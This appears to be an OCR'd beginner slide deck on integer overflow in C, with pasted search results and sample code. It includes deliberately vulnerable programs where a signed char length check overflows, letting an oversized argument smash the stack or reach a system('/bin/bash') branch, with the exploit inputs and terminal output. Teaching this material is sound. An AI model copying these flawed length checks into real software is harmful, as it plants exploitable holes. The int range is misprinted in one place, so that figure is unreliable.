Integer Overflow


[Ret’s pwn!]

f.killrra

f.killrra@gmail.com

2018-07-19

I studied..



- What is heap?
- Heap overflow?
- Live0verflow

But..

Integer Overflow!

- Vulnerable?

- First programming Language is C.

- And first chapter

Motivation

- Do you know LOB?

```
If (argc < 2)
 return 0;
```

Motivation

- Do you know LOB?

```
If (argc < 2)
return 0;
```

[argc_overflow.c]

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    printf("argc is : %d₩n", argc);
    return 0;
}
```


Motivation

[run]

```
fkillrra@ubuntu ↷ ~/Study/Integer_overflow ↷ ./argc_overflow `python -c
'print "₩x00"*2147483647'`
Traceback (most recent call last):
  File "<string>", line 1, in <module>
MemoryError
argc is : 1
 fkillrra@ubuntu ↷ ~/Study/Integer_overflow ↷
```

Motivation

- Search
- argc overflow?
- Noda..



Traceback (most recent call last): File "<string>", line 1, in <

검색결과 약 15,100개 (0.47초)

memory management - Error message "MemoryError" in Python - Stack ...
https://stackoverflow.com/.../error-message-memoryerror-in-pyth... ▾ 이 페이지 번역하기
답변 4개
2017. 4. 15. - You're reading the whole file in at once even if you only need to work with bits at a time. ... All the records are added in one transaction (if supported) and maybe this ... If commenting out add(record) helps, you could try to call commit() from time to time. ... The previous answers make me think you'll sort that issue out quickly.

memory - Python MemoryError on large array	답변 5개	2017년 5월 18일
MemoryError in Python	답변 4개	2015년 9월 17일
memory - In python, what is the difference between MemoryError ...	답변 2개	2013년 7월 24일
memory error in python	답변 5개	2012년 7월 1일

stackoverflow.com 검색결과 더보기


Out of memory error while uploading package · Issue #235 · conan-io ...
https://github.com/conan-io/conan/issues/235 ▾ 이 페이지 번역하기
2016. 4. 23. - While trying to upload a package I get an out of memory error: Uploading boost/ 1.55.0@demo/testing Traceback ... Uploading boost/1.55.0@demo/testing Traceback (most recent call last): File "<string>", line 10, in <module> File "<string>", line 6, in run File ..... line 98, in load MemoryError conan returned -1.

Memory error · Issue #65 · ericremoreynolds/excelpython · GitHub
https://github.com/ericremoreynolds/excelpython/issues/65 ▾ 이 페이지 번역하기
2015. 11. 24. - I have a function that returns a list of 99 values consisting of floats and ... Traceback (most recent call last): File "<string>", line 1, in <module> ...

Re: [Tutor] Problem reading large files in binary mode « python-tutor ...
code.activestate.com › Lists ▾ 이 페이지 번역하기
2014. 6. 13. - Mirage Web Studio wrote: > Try reading the file in chunks instead:> ... At least you should get a MemoryError (the well- behaved way of the Python ... Traceback (most recent call last): File " <string>", line 1, in <module> ...

MemoryError with edit_edge_property() (#41) · Issues · Tiago Peixoto ...
https://git.skewed.de/count0/graph-tool/issues/41 ▾ 이 페이지 번역하기
2014. 8. 6. - MemoryError with edit_edge_property() ... Traceback (most recent call last): File " <stdin>", line 1, in <module> File "<string>", line 1, ... line 247, in wrap return func(*args, **kwargs) File "<string>", line 1, in <lambda> File ...

In for a penny, in for a pound.




- 21억 뷰
- 32bit
- Max : 2,147,483,647

Integer Overflow

- Value > Max(type ex int,char,..etc)

- Char : -128 ~ 127

[int]
-2,147,438,648 ~ 2,147,438,647



[Char]
1 = 0000 0001
127 = 0111 1111

-128 = 1000 0000
-1 = 1111 1111

Integer Overflow


```
#include <stdio.h>

int main()
{
      int test = 2147483647;
      printf("int max : %d₩n", test);
      printf("int max + 1 : %d₩n", test+1);
      return 0;
}
```


```
fkillrra@ubuntu ↷
~/Study/Integer_overflow ↷ vi int.c
#include <stdio.h>

int main()
{
      int test = 2147483647;
      printf("int max : %d₩n", test);
      printf("int max + 1 : %d₩n",
test+1);
      return 0;
}
fkillrra@ubuntu ↷
~/Study/Integer_overflow ↷ gcc -o int
int.c
fkillrra@ubuntu ↷
~/Study/Integer_overflow ↷ ./int
int max : 2147483647
int max + 1 : -2147483648
```

Integer Overflow Exploit



```
fkillrra@ubuntu ↻
~/Study/Integer_overflow ↻ gcc -o vuln
vuln.c
fkillrra@ubuntu ↻
~/Study/Integer_overflow ↻ ./vuln `python
-c 'print "A"*40'`
Error! Max size : 30
```



```
fkillrra@ubuntu ↻
~/Study/Integer_overflow ↻ vi vuln.c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char len = 0;
    char buf[30] = {0,};

    len = strlen(argv[1]);
    if(len > 30)
        printf("Error! Max size : 30₩n");
    else
    {
        printf("Vuln!₩n");
        strcpy(buf, argv[1]);
    }

    return 0;
}
```

Integer Overflow Exploit

```
fkillrra@ubuntu ↷ ~/Study/Integer_overflow ↷ ./vuln `python -c 'print "A"*130'`
Vuln!
*** stack smashing detected ***: ./vuln terminated
[1]    91197 abort (core dumped)  ./vuln `python -c 'print "A"*130'`
```

Integer Overflow Exploit

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buf[300];
    char len = 0;

    strcpy(buf, argv[1]);
    len = strlen(buf);
    if(len > 300)
    {
        printf("Error! Max size : 300₩n");
        return 0;
    }

    else if(len > 0 && len < 300)
    {
        printf("fkillrra is genius! but not good at hacking..₩n");
        return 0;
    }

    else
    {
        printf("I'm 9#₩n");
        system("/bin/bash");
    }

    return 0;
}
```

Integer Overflow Exploit

```
fkillrra@ubuntu ↻ ~/Study/Integer_overflow ↻ ./vuln_example `python -c 'print "A"*128'`
I'm 9#
fkillrra@ubuntu:~/Study/Integer_overflow$ id
uid=1000(fkillrra) gid=1000(fkillrra) groups=1000(fkillrra),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
fkillrra@ubuntu:~/Study/Integer_overflow$ whoami
fkillrra
fkillrra@ubuntu:~/Study/Integer_overflow$
```

Thank you!